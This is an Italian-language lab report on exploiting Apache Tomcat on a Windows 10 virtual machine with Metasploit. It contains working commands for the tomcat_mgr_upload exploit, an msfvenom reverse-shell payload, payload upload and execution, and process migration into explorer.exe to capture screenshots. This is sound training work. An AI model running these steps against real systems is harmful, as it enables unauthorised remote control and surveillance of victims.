

Report Exploit servizio tomcat Windows10

Introduzione

Il report documenta un attacco condotto sulla macchina target Windows 10 attraverso lo sfruttamento del servizio **Apache Tomcat**, un server Web e un contenitore di servlet precedentemente identificato come vulnerabile tramite una scansione **Nessus**.

Il processo si identifica in due fasi:

- **Payload Iniziale:** Utilizzo di una sessione **Java Meterpreter** per ottenere l'accesso al sistema.
- **Upgrade della sessione:** Poiché la sessione Java operava nella **Sessione 0** (dedicata ai Servizi), è stata effettuata una transizione a un payload **Windows nativo** (upgrade.exe) per interagire con l'interfaccia grafica dell'utente.

Obiettivo

Una volta ottenuta una sessione Meterpreter, bisogna recuperare diverse informazioni come:

1. **Identificazione della piattaforma.**
2. **Impostazioni di rete della macchina target**
3. **Webcam attive della macchina target.**
4. **Screenshot del desktop.**


Strumenti laboratorio

1. **Windows10:** Macchina target
 2. **Kali:** Macchina attaccante
 3. **Metasploit:** Piattaforma d'attacco
 4. **Msfvenom:** tool per generazione di payload personalizzati
-


Fase 1 - Configurazione ambiente

Prima della fase exploit, si è proceduto alla configurazione IP delle due macchine seguite da un ping per testare l'effettiva connessione.

1. **Macchina target(windows10):** 192.168.200.200
2. **Macchina host (kali):** 192.168.200.100



**Fig.1 Configurazione IP Windows10*



**Fig.2 Configurazione IP Kali*

```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.61 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.634 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.644 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.586 ms
^C
— 192.168.200.200 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.586/0.868/1.608/0.427 ms

(kali㉿kali)-[~]
$
```

**Fig.3 Verifica ping*

Fase 2 - Scansione Nessus e studio del report fornito

In questa fase, l'attività continua con l'analisi dei risultati ottenuti dal Vulnerability Scanning attraverso **Nessus**.

Il risultato della scansione ha evidenziato una lista di vulnerabilità, dove quelle **critiche** sono risultate relative al servizio **Apache Tomcat**. Essendo Tomcat il servizio target, verrà utilizzato per ottenere una sessione **meterpreter** attraverso il framework **Metasploit**.



**Fig.4 Dashboard dei risultati scansione*

Windows10Vuln / Apache Tomcat (Multiple Issues)

Back to Vulnerabilities

Hosts1

Vulnerabilities5

Remediations1

Notes4

History3

Search Vulnerabilities

18 Vulnerabilities

Sev	CVE	VR	EPSS	Name	Family	Count		
<div>Critical</div>	10.0			Apache Tomcat SSO (7.0.x)	Web Servers	1		
<div>Critical</div>	9.8	8.9	0.9448	Apache Tomcat 7.0.0 - 7.0.100 multiple vulnerabilities	Web Servers	1		
<div>Critical</div>	9.8	8.9	0.9448	Apache Tomcat AJP Connector Request Injection (GHOSTcat)	Web Servers	1		
<div>Critical</div>	9.8	6.7	0.5181	Apache Tomcat 7.0.0 - 7.0.89	Web Servers	1		
<div>High</div>	8.1	8.9	0.9438	Apache Tomcat 7.0.0 - 7.0.82	Web Servers	1		
<div>High</div>	8.1	7.4	0.9423	Apache Tomcat 7.0.0 - 7.0.94 multiple vulnerabilities	Web Servers	1		
<div>High</div>	7.5	6.7	0.6243	Apache Tomcat 7.0.0 - 7.0.99 multiple vulnerabilities	Web Servers	1		
<div>High</div>	7.5	4.4	0.1644	Apache Tomcat 7.0.25 - 7.0.90	Web Servers	1		
<div>High</div>	7.5	3.6	0.9232	Apache Tomcat 7.0.27 - 7.0.105	Web Servers	1		
<div>High</div>	7.5	3.6	0.1855	Apache Tomcat 7.0.28 - 7.0.88	Web Servers	1		
<div>High</div>	7.0	6.7	0.9325	Apache Tomcat 7.0.0 - 7.0.104	Web Servers	1		
<div>High</div>	7.0	6.7	0.008	Apache Tomcat 7.0.0 - 7.0.108 multiple vulnerabilities	Web Servers	1		
<div>Medium</div>	6.5	4.4	0.1958	Apache Tomcat 7.0.0 - 7.0.85 multiple vulnerabilities	Web Servers	1		
<div>Medium</div>	5.9	3.6	0.5394	Apache Tomcat 7.0.0 - 7.0.107	Web Servers	1		
<div>Medium</div>	5.3	1.4	0.0715	Apache Tomcat 7.0.79 - 7.0.84	Web Servers	1		
<div>Medium</div>	5.3			Apache Tomcat Default Files	Web Servers	1		
<div>Medium</div>	4.9	2.2	0.8693	Apache Tomcat 7.0.23 - 7.0.91	Web Servers	1		
<div>Info</div>				Apache Tomcat Detection	Web Servers	1		

Policy: Basic Network Scan

Status: Completed

Severity Base: CVE v3.0

Scanner: Local Scanner

Start: Today at 10:53 AM

End: Today at 11:14 AM

Elapsed: 20 minutes

Vulnerabilities

Critical

High

Medium

Low

Info


**Fig.5 Lista vulnerabilità Apache Tomcat*

Fase 3 - Sfruttamento vulnerabilità tomcat

Identificato il target, si è utilizzato il framework Metasploit per tentare l'accesso. Inizialmente, è stato utilizzato il modulo

tomcat_mgr_upload, con seguente configurazione:

1. **Payload:** java/meterpreter/reverse_tcp
2. **HttpUser:** admin
3. **HttpPass:** password
4. **RHOSTS:** 192.168.200.200
5. **RPORT:** 8080
6. **LHOST:** 192.168.200.100
7. **LPORT:** 7777



```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: View advanced module options with advanced

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Starting persistent handler(s) ...
msf > search tomcat
```

**Fig.6 Avvio Metasploit e ricerca modulo*

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
1	exploit/multi/http/struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
3	target: Automatic detection	-	-	-	-
4	target: Windows	-	-	-	-
5	target: Linux	-	-	-	-
6	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
7	target: Java	-	-	-	-
8	target: Linux	-	-	-	-
9	target: Windows	-	-	-	-
10	target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)	-	-	-	-
11	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read
12	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
13	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
14	target: Automatic	-	-	-	-
15	target: Java Universal	-	-	-	-
16	target: Windows Universal	-	-	-	-
17	target: Linux x86	-	-	-	-
18	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
19	target: Java Universal	-	-	-	-
20	target: Windows Universal	-	-	-	-
21	target: Linux x86	-	-	-	-
22	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
23	auxiliary/scanner/http/tomcat_enum	-	normal	No	Apache Tomcat User Enumeration
24	exploit/linux/local/tomcat_rhel_based_temp_priv_esc	2016-10-10	manual	Yes	Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalation
25	exploit/linux/local/tomcat_ubuntu_log_init_priv_esc	2016-09-30	manual	Yes	Apache Tomcat on Ubuntu Log Init Privilege Escalation
26	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence WebWork OGNL Injection

**Fig.7 Risultato ricerca*

La sessione è stata stabilita correttamente configurando il payload **java/meterpreter/reverse_tcp** dato che **Apache Tomcat** opera interamente su **Java**. Le credenziali di accesso (**admin/password**) sono state recuperate analizzando il file di configurazione **tomcat-users.xml** sul sistema target.

```
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name          Current Setting  Required  Description
  --          -
  HttpPassword   password         no        The password for the specified username
  HttpUsername   admin            no        The username to authenticate as
  Proxies        h, http         no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5
  RHOSTS         192.168.200.200 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          8080            yes        The target port (TCP)
  SSL            false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /manager         yes        The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST          no               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):


  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.200.100 yes        The listen address (an interface may be specified)
  LPORT         7777            yes        The listen port

Exploit target:

  Id  Name
  --  --
  0   Java Universal

View the full module info with the info, or info -d command.
```

**Fig.8 Configurazione modulo*



**Fig.9 Recupero password*

Fase 4 - Accesso e upgrade Sessione Meterpreter

Ottenuta la prima shell, è emerso un vincolo tecnico: la sessione Java opera nell'ambiente isolato dei servizi (**Sessione 0**) ed ogni tentativo di acquisizione dello screenshot risulta in un'immagine nera, poiché non vi è accesso al buffer grafico dell'utente loggato.


```

msf > use exploit/multi/http/tomcat_mgr_upload
^[[A^[[A[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying gg1n160q3BqVAZsJVLArBCn1lVG5U ...
[*] Executing gg1n160q3BqVAZsJVLArBCn1lVG5U ...
[*] Undeploying gg1n160q3BqVAZsJVLArBCn1lVG5U ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49450) at 2026-01-26 11:46:43 -0500

meterpreter > screenshot
Screenshot saved to: /home/kali/YpdwSURV.jpeg
meterpreter >

```

**Fig.10 Lancio ed verifica comando*



**Fig.11 Verifica screenshot pre-venom*

Per ovviare a questo problema si è proceduto con la **Generazione Payload Nativo** attraverso **msfvenom**, tool utilizzato per generare, personalizzare e codificare payload con codice malevolo, creando il file **upgrade.exe** (Windows x64 reverse TCP).

```

(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4444 -f exe > upgrade.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes

(kali㉿kali)-[~]
$ █

```

**Fig.12 creazione payload msfvenom*

Dopo aver **caricato il file sulla macchina vittima**, l'esecuzione del payload Windows nativo ha permesso l'apertura di una nuova sessione meterpreter per superare i vincoli della sessione precedente.

```

msf exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.200.100 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

```

**Fig.13 Configurazione ricevitore payload*

```

meterpreter > upload /home/kali/upgrade.exe C:\\Windows\\Temp\\upgrade.exe
[*] Uploading : /home/kali/upgrade.exe → C:\\Windows\\Temp\\upgrade.exe
[*] Uploaded -1.00 B of 7.50 KiB (-0.01%): /home/kali/upgrade.exe → C:\\Windows\\Temp\\upgrade.exe
[*] Completed : /home/kali/upgrade.exe → C:\\Windows\\Temp\\upgrade.exe
meterpreter > execute -f C:\\Windows\\Temp\\upgrade.exe
Process created.
meterpreter > █

```

**Fig.14 Caricamento file*

Per ottenere il pieno controllo dell'ambiente grafico, è stata eseguita la migrazione del processo malevolo su **explorer.exe** (PID 4060). Questa operazione è stata necessaria per passare dalla **Sessione 0** all'**interfaccia utente**, permettendo l'acquisizione corretta di screenshot e dati multimediali.

Process List			
PID	Name	User	Path
0	System Idle Process	NT AUTHORITY\SYSTEM	System Idle Process
4	System	NT AUTHORITY\SYSTEM	System
276	smss.exe	NT AUTHORITY\SYSTEM	smss.exe
344	VBoxService.exe	NT AUTHORITY\SYSTEM	VBoxService.exe
360	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
436	wininit.exe	NT AUTHORITY\SYSTEM	wininit.exe
452	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
512	winlogon.exe	NT AUTHORITY\SYSTEM	winlogon.exe
552	services.exe	NT AUTHORITY\SYSTEM	services.exe
560	lsass.exe	NT AUTHORITY\SYSTEM	lsass.exe
644	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
700	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
736	java.exe	NT AUTHORITY\SYSTEM	java.exe
820	dwm.exe	Window Manager\DW-1	dwm.exe
908	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
916	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
960	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
968	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1016	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1076	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1140	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1380	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
1352	WmsSelfHealingSvc.exe	NT AUTHORITY\SYSTEM	WmsSelfHealingSvc.exe
1360	WmsSvc.exe	NT AUTHORITY\SYSTEM	WmsSvc.exe
1572	spoolsv.exe	NT AUTHORITY\SYSTEM	spoolsv.exe
1672	tasklist.exe	NT AUTHORITY\SYSTEM	tasklist.exe
1680	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1740	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1788	unsecapp.exe	NT AUTHORITY\SYSTEM	unsecapp.exe
1880	WmiPrvSE.exe	NT AUTHORITY\SYSTEM	WmiPrvSE.exe
1972	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2052	mqsvc.exe	NT AUTHORITY\SYSTEM	mqsvc.exe
2240	TCPSVCS.EXE	NT AUTHORITY\SYSTEM	TCPSVCS.EXE
2248	pg_ctl.exe	NT AUTHORITY\SYSTEM	pg_ctl.exe
2364	snmp.exe	NT AUTHORITY\SYSTEM	snmp.exe
2448	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2488	tomcat7.exe	NT AUTHORITY\SYSTEM	tomcat7.exe
2496	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2528	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
2720	postgres.exe	NT AUTHORITY\SYSTEM	postgres.exe
2728	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
2816	postgres.exe	NT AUTHORITY\SYSTEM	postgres.exe
2896	postgres.exe	NT AUTHORITY\SYSTEM	postgres.exe
2904	postgres.exe	NT AUTHORITY\SYSTEM	postgres.exe
2912	postgres.exe	NT AUTHORITY\SYSTEM	postgres.exe
2920	postgres.exe	NT AUTHORITY\SYSTEM	postgres.exe
2928	postgres.exe	NT AUTHORITY\SYSTEM	postgres.exe
3224	cmd.exe	DESKTOP-9K104BT\user	cmd.exe
3356	RuntimeBroker.exe	DESKTOP-9K104BT\user	RuntimeBroker.exe
3364	WmiPrvSE.exe	NT AUTHORITY\SYSTEM	WmiPrvSE.exe
3532	sihost.exe	DESKTOP-9K104BT\user	sihost.exe
3628	cmd.exe	DESKTOP-9K104BT\user	cmd.exe
3680	WmsSessionAgent.exe	NT AUTHORITY\SYSTEM	WmsSessionAgent.exe
3752	taskhostw.exe	DESKTOP-9K104BT\user	taskhostw.exe
3896	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
4060	explorer.exe	DESKTOP-9K104BT\user	explorer.exe
4084	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
4144	SearchIndexer.exe	NT AUTHORITY\SYSTEM	SearchIndexer.exe
4160	java.exe	NT AUTHORITY\SYSTEM	java.exe
4576	ShellExperienceHost.exe	DESKTOP-9K104BT\user	ShellExperienceHost.exe
4708	svchost.exe	DESKTOP-9K104BT\user	svchost.exe
4852	conhost.exe	DESKTOP-9K104BT\user	conhost.exe
4948	SearchUI.exe	DESKTOP-9K104BT\user	SearchUI.exe
5044	conhost.exe	DESKTOP-9K104BT\user	conhost.exe
5112	VBoxTray.exe	DESKTOP-9K104BT\user	VBoxTray.exe

**Fig.15 Comando ps*

```
meterpreter > upload upgrade.exe C:\\Windows\\Temp\\upgrade.exe
[*] Uploading : /home/kali/upgrade.exe -> C:\\Windows\\Temp\\upgrade.exe
[*] Uploaded -1.00 B of 7.50 KiB (-0.01%): /home/kali/upgrade.exe -> C:\\Windows\\Temp\\upgrade.exe
[*] Completed : /home/kali/upgrade.exe -> C:\\Windows\\Temp\\upgrade.exe
meterpreter > execute -f C:\\Windows\\Temp\\upgrade.exe
Process created.
meterpreter >
```

**Fig.16 Lancio file*

```
meterpreter > migrate 4060
[*] Migrating from 4668 to 4060 ...
[*] Migration completed successfully.
meterpreter >
```

**Fig.17 Migrate to explorer.exe*

Fase 5 - Risultati

Con il pieno controllo della macchina, sono state estratte le seguenti informazioni richieste:

1. **Rete:** Con il comando **ifconfig** è stato possibile ricavare informazioni sulla configurazione di rete

```
Interface 4
-----
Name       : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:6b:f6:4c
MTU        : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 5
-----
Name       : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 6
-----
Name       : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
-----
Name       : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 8
-----
Name       : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-CapsaDrv Packet Driver (CAPSADRV)-0000
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 9
-----
Name       : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 10
-----
Name       : eth5 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
```

**Fig.18 Comando ifconfig*

2. **Fingerprint Hardware:** Attraverso l'uso del modulo **windows/gather/checkvm** è stato confermato che il target è una macchina virtuale **VirtualBox**.

```
msf post(windows/gather/checkvm) > run
[!] SESSION may not be compatible with this module:
[!] * unloadable Meterpreter extension: stdapi_railgun
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
[*] Post module execution completed
msf post(windows/gather/checkvm) > █
```

**Fig.19 Check VirtualBox*

3. **Screenshot:** Lo screenshot è stato eseguito e salvato con successo, mostrando chiaramente il desktop dell'utente target.

```
meterpreter > screenshot  
